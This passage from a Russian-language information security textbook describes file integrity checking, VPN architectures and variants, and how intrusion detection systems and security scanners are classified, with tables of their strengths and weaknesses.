эти действия реализуются путем изменения каких-либо файлов (исполняемых, конфигурационных, динамических библиотек, драйверов и т.п.).

Целевой анализ (target-based) (также известный как контроль целостности файлов) использует пассивные, не оказывающие заметного влияния на работу контролируемой системы методы для проверки целостности системы и файлов данных, а также объектов системы и их атрибутов (например, потоки данных, базы данных и ключи системного реестра). Системы контроля целостности используют криптографические проверки контрольных сумм для того, чтобы получить доказательства подделки для наиболее важных системных объектов и файлов. Алгоритмы этих проверок основаны на хэш-функциях, которые обладают тем свойством, что даже незначительные изменения во входных данных функции создают большие различия в результате. Это означает, что незначительное изменение в потоке входных данных приведет к тому, что алгоритм контроля целостности создает значительное изменение в контрольной сумме, генерируемой алгоритмом. Эти алгоритмы являются криптографически стойкими; то есть, при заданном конкретном входном значении (величине), практически невозможно сравняться с другим входным значением для алгоритма, которое будет создавать идентичное выходное значение. Это предотвращает наиболее распространенную атаку против сравнительно простых алгоритмов генерации контрольных сумм (CRC), при которых хакеры маскируют изменения в содержании файла, так что одинаковая контрольная сумма создается как для оригинального, так и для подделанного файла.

Системы контроля целостности работают по замкнутому циклу, обрабатывая файлы, системные объекты и атрибуты системных объектов с целью получения контрольных сумм; затем они сравнивают их с контрольными суммами, полученными на предыдущем цикле, отыскивая изменения. Когда изменение обнаружено, продукт посылает сообщение администратору безопасности, при этом фиксируя время, соответствующее времени вероятного изменения.

Контроль целостности позволяет реализовать стратегию эффективного мониторинга, сфокусированную на системах, в которых целостность данных и целостность процессов играет наиболее важную роль (например, системы управления базами данных). Этот подход позволяет контролировать конкретные файлы, системные объекты и атрибуты системных объектов на происходящие изменения, обращая особое внимание скорее на конечный результат атаки, а не на подробности развития атаки.

<b>Достоинства</b>	<b>Недостатки</b>
Любая успешная атака, при которой	Поскольку современные реализации

<p>были изменены файлы, даже если использовались rootkits или перехватчики сетевых пакетов, будет определяться независимо от того, использовался ли для определения атаки анализ сигнатур или статистический анализ.</p>	<p>этого подхода стремятся работать в пакетном (batch)-режиме, они приводят к реагированию на атаки не в реальном масштабе времени.</p>
<p>Поскольку нет зависимости от старых записей режимов работы, контроль целостности может обнаруживать атаки, которые другие методологии определить не могут.</p>	<p>В зависимости от количества файлов, системных объектов и атрибутов объектов, для которых вычисляются контрольные суммы, этот подход может все же оказать заметное влияние на производительные системы.</p>
<p>Этот подход допускает надежное обнаружение, как местоположения, так и наличия атак, которые видоизменяют систему (например, "тройских коней").</p>	<p>Этот подход не очень хорошо подходит для осуществления обнаружения в реальном масштабе времени, поскольку он контролирует результаты атак, а не сами атаки, когда они находятся в развитии.</p>
<p>Из-за того, что собственные воздействия и влияния данного механизма являются незначительными, этот подход может быть полезным для мониторинга систем с умеренной полосой пропускания для обработки данных.</p>	
<p>Этот подход является эффективным для определения того, какие файлы необходимо заменить для того, чтобы восстановить систему, а не переустановить все с оригинального источника или с резервной копии, как это часто делается.</p>	

### 3.4 Системы построения VPN

Из пункта А в пункт Б необходимо передать информацию таким образом, чтобы к ней никто не смог получить доступ. Вполне реальная и часто возникающая на практике ситуация, особенно в последнее время. В качестве пунктов А и Б могут выступать отдельные узлы или целые сегменты сетей. В случае с передачей информации между сетями в качестве защитной меры может выступать выделенный канал связи, принадлежащей компании, информация которой требует защиты. Однако поддержание таких каналов связи - это очень дорогое удовольствие. Проще, если информация будет передаваться по обычным каналам связи (например, через Internet), но каким-либо способом будет отделена или скрыта от трафика других компаний, циркулирующего в Internet. Но не стоит думать, что задача конфиденциальной передачи информации возникает в глобальных сетях. Такая потребность может возникнуть и в локальных сетях, в которых требуется отделить один тип трафика, от другого (например, трафик платежной системы от трафика информационно-аналитической системы). Итак, как сделать так, чтобы информация могла передаваться по тем же проводам, что и обычная информация, но при этом была недоступна для других? Помочь в этом может технология виртуальных частных сетей (virtual private network, VPN).

#### ✓ **Классификация**

Однако мы понимаем эту технологию несколько шире, чем ее толкуют другие. Ведь по сути неважно, каким образом вы скрываете одни данные от других. Поэтому можно выделить два основных способа реализации VPN:

1. Разделение трафика в канале передачи.
2. Шифрование трафика в канале передачи.

#### ✓ **Разделение трафика в канале передачи**

Первая технология достаточно недавно получила широкое распространение. Она может применяться как в глобальных, так и в локальных сетях. Причем второй случай распространен чаще - это всем известная технология виртуальных локальных сетей (VLAN), используемая для структуризации современных локальных сетей, построенных на базе коммутаторов. Однако помимо структуризации VLAN могут применяться и для отделения одного типа трафика от другого. Т.к. VLAN реализуются на канальном уровне, то их область применения не выходит за рамки локальной сети, но и тут они неплохо справляются со своими задачами. В частности, независимо от адреса канального уровня (уникального, группового или широковещательного) смешение данных из разных VLAN невозможно. В то же время внутри одной VLAN кадры передаются как обычно, только на тот порт, на который указывает адрес назначения кадра.

Узлы, входящие в VLAN могут группироваться на основе различных признаков:

1. Группировка по портам. Классический и самый простой способ формирования VLAN, согласно которому каждому порту коммутатора соответствует номер VLAN.
2. Группировка по MAC-адресам. Принадлежность к VLAN определяется по MAC-адресам сетевых пакетов.
3. Группировка по номерам подсетей сетевого уровня. В данном случае VLAN является аналогом обычной подсетью, которая известна по протоколам IP или IPX.
4. Группировка по меткам. Самый эффективный и надежный способ группирования узлов в VLAN, согласно которому номер виртуальной сети добавляется к кадру, передаваемому между коммутаторами.

Существуют и другие способы формирования VLAN, но все они менее распространены, чем вышеназванные. Технология VLAN реализована сейчас в большинстве коммутаторов ведущих сетевых производителей.



Рисунок 3.1 Разделение трафика в канале передачи

В глобальных сетях распространение получил аналог VLAN - технология MPLS (MultiProtocol Label Switching), которая также использует метки для разделения трафика и образования виртуальных каналов в IP-, ATM- и других сетях. Однако у технологии MPLS есть один недостаток (с точки зрения безопасности) - он может применяться только для связи "сеть - сеть" и не применим для соединения с отдельными узлами. Есть и второй недостаток - данные разных пользователей хоть и не смешиваются, но все-таки к ним можно получить данные, прослушивая сетевой трафик. Кроме того, провайдер, предлагающий услуги MPLS будет иметь доступ ко всей передаваемой информации. Однако данные технологии все же имеют право на существование, т.к. обеспечивают некоторый уровень защищенности информации и достаточно дешевы. Основным поставщиком MPLS является компания Cisco Systems.

#### ✓ Шифрование трафика в канале передачи

Большую известность получила технология шифрования трафика, которая скрывает от глаз содержание данных, передаваемых по открытым сетям. Именно эта технология применяется многими разработчиками средств сетевой безопасности.



Рисунок 3.2 Шифрование трафика в канале передачи

#### ✓ Варианты построения

Можно выделить четыре основных варианта построения сети VPN, которые используются во всем мире. Данная классификация предлагается компанией Check Point Software Technologies, которая считается законодателем моды в области VPN.

1. Вариант «Intranet VPN», который позволяет объединить в единую защищенную сеть несколько распределенных филиалов одной организации, взаимодействующих по открытым каналам связи. Именно этот вариант получил широкое распространение во всем мире, и именно его в первую очередь реализуют компании-разработчики.

2. Вариант "Remote Access VPN", который позволяет реализовать защищенное взаимодействие между сегментом корпоративной сети (центральным офисом или филиалом) и одиночным пользователем, который подключается к корпоративным ресурсам из дома (домашний пользователь) или через notebook (мобильный пользователь). Данный вариант отличается от первого тем, что удаленный пользователь, как правило, не имеет статического адреса, и он подключается к защищаемому ресурсу не через выделенное устройство VPN, а напрямую со своего собственного компьютера, на котором и устанавливается программное обеспечение, реализующее функции VPN. Компонент VPN для удаленного пользователя может быть выполнен как в программном, так и в программно-аппаратном виде. В первом случае программное обеспечение может быть как встроенным в операционную систему (например, в Windows 2000), так и разработанным специально. Во втором случае для реализации VPN используются небольшие устройства класса SOHO (Small Office\Home Office), которые не требуют серьезной настройки и могут быть использованы даже



неквалифицированным персоналом. Такие устройства получают сейчас широкое распространение за рубежом.

3. Вариант «Client/Server VPN», который обеспечивает защиту передаваемых данных между двумя узлами (не сетями) корпоративной сети. Особенность данного варианта в том, что VPN строится между узлами, находящимися, как правило, в одном сегменте сети, например, между рабочей станцией и сервером. Такая необходимость очень часто возникает в тех случаях, когда в одной физической сети необходимо создать несколько логических сетей. Например, когда надо разделить трафик между финансовым департаментом и отделом кадров, обращающихся к серверам, находящимся в одном физическом сегменте. Этот вариант похож на технологию VLAN, описанную выше. Но вместо разделения трафика, используется его шифрование.

4. Последний вариант «Extranet VPN» предназначен для тех сетей, к которым подключаются так называемые пользователи "со стороны" (партнеры, заказчики, клиенты и т.д.), уровень доверия к которым намного ниже, чем к своим сотрудникам. Хотя по статистике чаще всего именно сотрудники являются причиной компьютерных преступлений и злоупотреблений.



Рисунок 3.3. Вариант «Intranet VPN»

✓ Варианты реализации

Средства построения VPN могут быть реализованы по-разному:

1. В виде специализированного программно-аппаратного обеспечения, предназначенного именно для решения задач VPN. Основное преимущество таких устройств - их высокая производительность и, более высокая по сравнению с другими решениями, защищенность. Такие устройства могут применяться в тех случаях, когда необходимо обеспечить защищенный доступ большого числа абонентов. Недосток таких решений состоит в том, что управляются они отдельно от других решений по безопасности, что усложняет задачу администрирования инфраструктуры безопасности, особенно при условии нехватки сотрудников отдела защиты информации. На первое место эта проблема выходит при построении крупной и территориально-распределенной сети, насчитывающей десятки устройств построения VPN. И это не считая такого же числа межсетевых экранов, систем обнаружения атак и т.д. Примером такого решения является Cisco 1720 или Cisco 3000.


2. В виде программного решения, устанавливаемого на обычный компьютер, функционирующий, как правило, под управлением операционной системы Unix. Российские разработчики «полюбили» ОС FreeBSD. Именно на ее изученной «вдоль и поперек» базе построены отечественные решения «Континент-К» и «Шип». Для ускорения обработки трафика могут быть использованы специальные аппаратные ускорители, заменяющие функции программного шифрования. Также в виде программного решения реализуется абонентские пункты, предназначенные для подключения к защищаемой сети удаленных и мобильных пользователей.

3. Интегрированные решения, в которых функции построения VPN реализуются наряду с функцией фильтрации сетевого трафика, обеспечения качества обслуживания или распределения полосы пропускания. Основное преимущество такого решения - централизованное управление всеми компонентами с единой консоли. Второе преимущество - более низкая стоимость в расчете на каждый компонент по сравнению с ситуацией, когда такие компоненты приобретаются отдельно. Пожалуй, самым известным примером такого интегрированного решения является VPN-1 от компании Check Point Software, включающий в себя помимо VPN-модуля, модуль, реализующий функции межсетевого экрана, модуль, отвечающий за балансировку нагрузки, распределение полосы пропускания и т.д. Кроме того, это решение имеет сертификат Гостехкомиссии России.

### ✓ Зачем нужна VPN?

Помимо обеспечения защиты от посторонних передаваемых данных, VPN несет с собой и ряд других преимуществ. В том числе и экономических. Например, исследовательская компания Forrester Research опубликовала следующие данные, характеризующие

преимущество применения VPN поверх Internet (из расчета 1000 пользователей) по сравнению с созданием центра удаленного доступа (Remote Access Service).

Статья затрат	Удаленный доступ (в млн. долл.)	VPN (в млн. долл.)
Оплата услуг провайдера связи	1,08	0,54
Расходы на эксплуатацию	0,3	0,3
Капиталовложения	0,1	0,02
Прочие расходы	0,02	0,03
Всего	1,5	0,89

Из таблицы можно видеть, что использование VPN позволяет снизить многие статьи затрат, включая закупку коммуникационного оборудования, оплату услуг Internet-провайдера и т.д. Эти, а также другие исследования, позволили Международной Ассоциации Компьютерной Безопасности (International Computer Security Association, ICSA) причислить технологию VPN к десятке самых известных технологий, которые будут в первую очередь применяться многими компаниями. Это подтверждает и компания Gartner Group, которая в одном из своих отчетов предсказала, что средства построения VPN будут применяться в 2002 г. в 90% компаний. Именно с этим связан прогноз рынка средств VPN, который исчисляется 11,94 миллиардами долларов в 2002 году и 18,77 миллиардами в 2004 году (по данным Frost & Sullivan).

### 3.5 Системы обнаружения атак

Обнаруживать, блокировать и предотвращать атаки можно несколькими путями. Этот способ применяется в "классических" системах обнаружения атак (например, RealSecure Network Sensor или Cisco Secure IDS), межсетевых экранах (например, Check Point Firewall-1), системах защиты информации от НСД (например, SecretNet) и т.п. Однако, "недостаток" средств данного класса в том, что атаки могут быть реализованы повторно. Они также повторно обнаруживаются и блокируются. И так далее, до бесконечности, что само собой разумеется, неэффективно, так как приводит к непоправимой трате временных, человеческих и материальных ресурсов. Было бы эффективнее предотвращать атаки еще до их реализации. Это и есть второй путь. Осуществляется он путем поиска уязвимостей (то есть, обнаружение потенциальных атак), которые могут быть использованы для реализации

атаки. И, наконец, третий путь, - обнаружение уже совершенных атак и предотвращение их повторного осуществления. Таким образом, системы обнаружения нарушений политики безопасности могут быть классифицированы по этапам осуществления атаки (Рисунок 1):

1. Системы, функционирующие на первом этапе осуществления атак и позволяющие обнаружить уязвимости информационной системы, используемые нарушителем для реализации атаки. Иначе средства этой категории называются системами анализа защищенности (security assessment systems) или сканерами безопасности (security scanners). Примером такой системы является Internet Scanner или SATAN. Некоторые авторы считают неправильным отнесение систем анализа защищенности к классу средств обнаружения атак, однако, если следовать описанным выше принципам классификации, то такое отнесение вполне логично.

2. Системы, функционирующие на втором этапе осуществления атаки и позволяющие обнаружить атаки в процессе их реализации, то есть в режиме реального (или близкого к реальному) времени. Именно эти средства и принято считать системами обнаружения атак в классическом понимании. Примером такой системы является RealSecure или Cisco Secure IDS. Помимо этого в последнее время выделяется новый класс средств обнаружения атак - обманные системы (deception systems), которые более подробно будут описаны ниже. Примером такой системы является RealSecure OS Sensor или DTK.

3. Системы, функционирующие на третьем этапе осуществления атаки и позволяющие обнаружить уже совершенные атаки. Эти системы делятся на два класса - системы контроля целостности (integrity checkers), обнаруживающие изменения контролируемых ресурсов, и системы анализа журналов регистрации (log checkers). В качестве примеров таких систем могут быть названы Tripwire или RealSecure Server Sensor.



Рисунок 3.4 Классификация систем обнаружения атак по этапам осуществления атаки

Помимо этого, существует еще одна распространенная классификация систем обнаружения нарушения политики безопасности - по принципу реализации: host-based, т.е. обнаруживающие атаки, направленные на конкретный узел сети, и network-based, направленные на всю сеть или сегмент сети. Обычно на этом дальнейшая классификация останавливается. Однако системы класса host-based можно разделить еще на три подуровня:

1. Системы обнаружения атак на уровне прикладного ПО (application-based), обнаруживающие атаки на конкретные приложения (например, на Web-сервер). Примером такой системы является RealSecure OS Sensor или WebStalker Pro.

2. Системы обнаружения атак на уровне ОС (OS-based), обнаруживающие атаки на уровне операционной системы. Примером такой системы является RealSecure Server Sensor или Intruder Alert.

3. Системы обнаружения атак на уровне системы управления базами данных (DBMS-based), обнаруживающие атаки на конкретные СУБД.

Выделение обнаружения атак на системы управления базами данных (СУБД) в отдельную категорию связано с тем, что современные СУБД уже вышли из разряда обычных прикладных приложений и по многим своим характеристикам, в том числе и по сложности, приближаются к операционным системам. При этом системы обнаружения атак (точнее системы анализа защищенности) на уровне СУБД могут функционировать как на самом узле, так и через сеть (например, Database Scanner). В свою очередь система обнаружения атак на уровне сети может функционировать и на конкретном узле, обнаруживая атаки, направленные не на все узлы сегмента, а только на тот узел, на котором она установлена. Пример такой системы - RealSecure Server Sensor.



Рисунок 3.5 Классификация систем обнаружения атак по принципу реализации

### 3.6 Системы анализа защищенности

Системы анализа защищенности, также известные как сканеры безопасности или системы поиска уязвимостей, проводят всесторонние исследования систем с целью обнаружения уязвимостей, которые могут привести к нарушениям политики безопасности. Результаты, полученные от средств анализа защищенности, представляют "мгновенный снимок" состояния защиты системы в данный момент времени. Несмотря на то, что эти системы не могут обнаруживать атаку в процессе ее развития, они могут определить потенциальную возможность реализации атак.

Функционировать системы анализа защищенности могут на всех уровнях информационной инфраструктуры, т.е. на уровне сети, операционной системы, СУБД и прикладного программного обеспечения. Наибольшее распространение получили средства анализа защищенности сетевых сервисов и протоколов. Связано это, в первую очередь, с универсальностью используемых протоколов. Изученность и повсеместное использование таких стеков протоколов, как TCP/IP, SMB/NetBIOS и т.п. позволяют с высокой степенью эффективности проверять защищенность информационной системы, работающей в данном сетевом окружении, независимо от того, какое программное обеспечение функционирует на более высоких уровнях. Вторыми по распространенности являются средства анализа защищенности операционных систем. Связано это также с универсальностью и распространенностью некоторых операционных систем (например, UNIX и Windows NT). Однако, из-за того, что каждый производитель вносит в операционную систему свои изменения (ярким примером является множество разновидностей ОС UNIX), средства анализа защищенности ОС анализируют в первую очередь параметры, характерные для всего семейства одной ОС. И лишь для некоторых систем анализируются специфичные для нее параметры. Средств анализа защищенности СУБД и приложений на сегодняшний день не так много, как этого хотелось бы. Такие средства пока существуют только для широко распространенных прикладных систем, типа Web-браузеров Netscape Navigator и Microsoft Internet Explorer, СУБД Microsoft SQL Server и Oracle, Microsoft Office и BackOffice и т.п.


При проведении анализа защищенности эти системы реализуют две стратегии. Первая - пассивная, - реализуемая на уровне операционной системы, СУБД и приложений, при которой осуществляется анализ конфигурационных файлов и системного реестра на наличие неправильных параметров; файлов паролей на наличие легко угадываемых паролей, а также других системных объектов на предмет нарушения политики безопасности. Вторая стратегия, - активная, - осуществляемая в большинстве случаев на сетевом уровне, позволяющая воспроизводить наиболее распространенные сценарии атак, и анализировать реакции системы на эти сценарии.

✓ **Классификация:**

**1. По уровням информационной системы**

Аналогично системам анализа защищенности, системы обнаружения атак также можно классифицировать по уровню информационной инфраструктуры, на котором обнаруживаются нарушения политики безопасности.

**2. На уровне приложений и СУБД**

Системы обнаружения атак данного уровня собирают и анализируют информацию от конкретных приложений, например, от систем управления базами данных, Web-серверов или межсетевых экранов, например, WebStalker Pro или RealSecure Server Sensor.

<b>Достоинства</b>	<b>Недостатки</b>
Этот подход позволяет нацелиться на конкретные действия в системе, необнаруживаемые другими методами (например, мошенничество конкретного пользователя в платежной системе).	Уязвимости прикладного уровня могут подорвать доверие к обнаружению атак на данном уровне.
Обнаружение атак, пропускаемых средствами, функционирующими на других уровнях.	Атаки, реализуемые на нижних уровнях (сети и ОС) остаются за пределами рассмотрения данных средств.
Эти средства позволяют снизить требования к ресурсам за счет контроля не всех приложений, а только одного из них.	

**3. На уровне ОС**

Системы обнаружения атак уровня операционной системы собирают и анализируют информацию, отражающую деятельность, которая происходит в операционной системе на отдельном компьютере (например, RealSecure Server Sensor или Intruder Alert). Эта информация представляется, как правило, в форме журналов регистрации операционной системы. В последнее время стали получать распространение системы, функционирующие на уровне ядра ОС, тем самым, предоставляя более эффективный способ обнаружения нарушений политики безопасности. К такого рода системам можно отнести LIDS.

<b>Достоинства</b>	<b>Недостатки</b>
Системы данного класса могут	Уязвимости ОС могут подорвать

контролировать доступ к информации в виде "кто получил доступ и к чему".	доверие к обнаружению атак на данном уровне.
Системы данного класса могут отображать аномальную деятельность конкретного пользователя для любого приложения.	Атаки, реализуемые на нижних или более высоких уровнях (сети и приложений) остаются за пределами рассмотрения данных средств.
Системы данного класса могут отслеживать изменения режимов работы, связанные со злоупотреблениями.	Запуск механизмов аудита для фиксирования всех действий в журналах регистрации может потребовать использования дополнительных ресурсов.
Системы данного класса могут работать в сетевом окружении, в котором используется шифрование.	Когда журналы регистрации используются в качестве источников данных, они могут потребовать довольно большого дискового пространства для хранения.
Системы данного класса могут эффективно работать в коммутируемых сетях.	Эти методы зависят от типа конкретной платформы.
Позволяют контролировать конкретный узел и "не расплываться" на другие, менее важные, узлы.	Расходы на стоимость эксплуатации и управление, связанные со средствами обнаружения атак уровня операционной системы, как правило, значительно выше, чем в других подходах.
100%-е подтверждение "успешности" или "неудачности" атаки.	Средства данного класса практически неприменимы для обнаружения атак на маршрутизаторы и иное сетевое оборудование.
Обнаружение атак, пропускаемых средствами, функционирующими на других уровнях.	При неполноте данных эти системы могут "пропускать" какие-либо атаки.
Возможность проведения автономного анализа.	



#### 4. На уровне сети

Системы обнаружения атак уровня сети собирают информацию из самой сети, то есть из сетевого трафика. Выполняться эти системы могут на обычных компьютерах (например, RealSecure Network Sensor или NetProwler), на специализированных компьютерах (например, RealSecure for Nokia или Cisco Secure IDS) или интегрированы в маршрутизаторы или коммутаторы (например, CiscoSecure IOS Integrated Software или Cisco Catalyst 6000 IDS Module). В первых двух случаях анализируемая информация собирается посредством захвата и анализа пакетов, используя сетевые интерфейсы в беспорядочном (promiscuous) режиме.

<b>Достоинства</b>	<b>Недостатки</b>
Данные поступают без каких-либо специальных требований для механизмов аудита.	Атаки, реализуемые на более высоких уровнях (ОС и приложений) остаются за пределами рассмотрения данных средств.
Использование систем данного класса не оказывает влияния на существующие источники данных.	Системы данного класса не применимы в сетях, использующих канальное и, тем более, прикладное шифрование данных.
Системы данного класса могут контролировать и обнаруживать сетевые атаки типа "отказ в обслуживании" (например, атаки типа SYN flood или packet storm), направленные на выведение узлов сети из строя.	Системы данного класса неэффективно работают в коммутируемых сетях.
Системы данного класса могут контролировать одновременно большое число узлов сети (в случае с разделяемыми средами передачи данных).	Системы данного класса существенно зависят от конкретных сетевых протоколов.
Системы данного класса могут эффективно работать в коммутируемых сетях.	Эти методы зависят от типа конкретной платформы.
Низкая стоимость эксплуатации.	Современные подходы к мониторингу на сетевом уровне не могут работать на высоких скоростях (например, Gigabit Ethernet).
Трудность "заметания следов" для злоумышленника.	
Обнаружение и реагирование на атаки в	

реальном масштабе времени.	
Обнаружение подозрительных событий (например, "чужих" IP-адресов).	
Обнаружение атак, пропускаемых средствами, функционирующими на других уровнях.	
Независимость от используемых в организации операционных систем и прикладного программного обеспечения, т.к. все они взаимодействуют при помощи универсальных протоколов.	

## 5. Интегрированные подходы

Как мы уже отмечали выше, до недавнего времени все существующие системы обнаружения атак можно было отнести либо к классу сетевых (network-based), либо к классу узловых (host-based). Однако идеальным решением было бы создание системы, совмещающей в себе обе эти технологии, т.е. на каждый контролируемый узел устанавливался бы агент системы обнаружения атак и контролировал не только атаки на прикладном уровне (уровне ОС, СУБД и уровне приложений), но и сетевые атаки, направленные на данный узел. Этот подход имеет несколько преимуществ по сравнению с существующими решениями.

Во-первых, высокая сетевая скорость уже не представляет проблемы, поскольку указанный агент просматривает только трафик для данного узла вместо всего трафика всей сети. Во-вторых, расшифрование пакетов осуществляет прежде, чем они достигнут прикладного уровня. И, наконец, из-за того, что он размещается непосредственно на каждом контролируемом компьютере, коммутируемые сети также не накладывают ограничений на их использование.

Некоторые системы обнаружения атак объединяют в себе возможности каждого из средств, функционирующих на уровне сети, ОС, СУБД и прикладного ПО. К таким системам можно отнести RealSecure Server Sensor компании ISS и Centrax компании CyberSafe. Эти системы комбинируют характеристики сетевых сенсоров, работающих в реальном масштабе времени, с тактическими преимуществами сенсоров системного уровня.

### ✓ Системы обнаружения атак на уровне узла

Эти системы обнаружения атак выполняются на защищаемом узле и контролируют различные события безопасности. В качестве исходных данных указанные системы, в

большинстве случаев, оперируют регистрационными журналами операционной системы (например, Intruder Alert), приложений (например, RealSecure OS Sensor) или систем управления базами данных. Таким образом, эти системы зависят от содержимого регистрационных журналов и в случае их подмены злоумышленником или неполноты собранных данных система не сможет достоверно определить нападение. Менее распространенные системы обнаружения атак используют модель обнаружения аномального поведения (например, EMERALD), которая статистически сравнивает текущий сеанс пользователя (выполняемые команды и другие параметры) с эталонным профилем нормального поведения. Сложные алгоритмы используются для определения отклонения нормального поведения пользователя от аномального. Однако существуют системы обнаружения, которые оперируют сетевым трафиком, получаемым и отправляемым с конкретного узла (например, RealSecure Server Sensor).

Имеется несколько категорий систем обнаружения атак данного класса, функционирующих на различных уровнях ИС.

#### ✓ *Системы обнаружения атак на уровне операционной системы*

Эти системы основаны на мониторинге регистрационных журналов операционной системы, заполняемых в процессе работы пользователя или другого субъекта на контролируемом узле (например, RealSecure OS Sensor или swatch). В качестве критериев оценки несанкционированной деятельности используются:

- время работы пользователя;
- число, тип и название создаваемых файлов;
- число, тип и название файлов, к которым осуществляется доступ;
- регистрация в системе и выход из нее;
- запуск определенных приложений;
- изменение политики безопасности (создание нового пользователя или группы, изменение пароля и т.п.);
- и т.д.

События, записываемые в журнал регистрации, сравниваются с базой данных сигнатур при помощи специальных алгоритмов, которые могут меняться в зависимости от реализации системы обнаружения атак. Подозрительные события классифицируются, ранжируются и о них уведомляется администратор. Указанные системы обнаружения атак, как правило, запускаются на сервере, так как их запуск на рабочих станциях нецелесообразен из-за повышенных требований к системным ресурсам.

Иногда системы обнаружения атак этого уровня анализируют деятельность пользователей в реальном режиме времени (например, HostSentry компании Psionic), но этот

механизм реализуется достаточно редко. Обычно эти системы анализируют только журналы регистрации ОС.

Некоторые ОС (например, FreeBSD или Linux) поставляются в исходных текстах и разработчики систем обнаружения атак могут модифицировать ядро ОС для реализации возможности обнаружения несанкционированных действий. Примером таких систем можно назвать OpenWall или LIDS. Эти системы модифицируют ядро ОС Linux, расширяя имеющиеся защитные механизмы. Например, LIDS может обнаруживать и блокировать факт установки анализатора протоколов или изменения правил встроенного межсетевого экрана.

#### ✓ **На уровне приложений и СУБД**

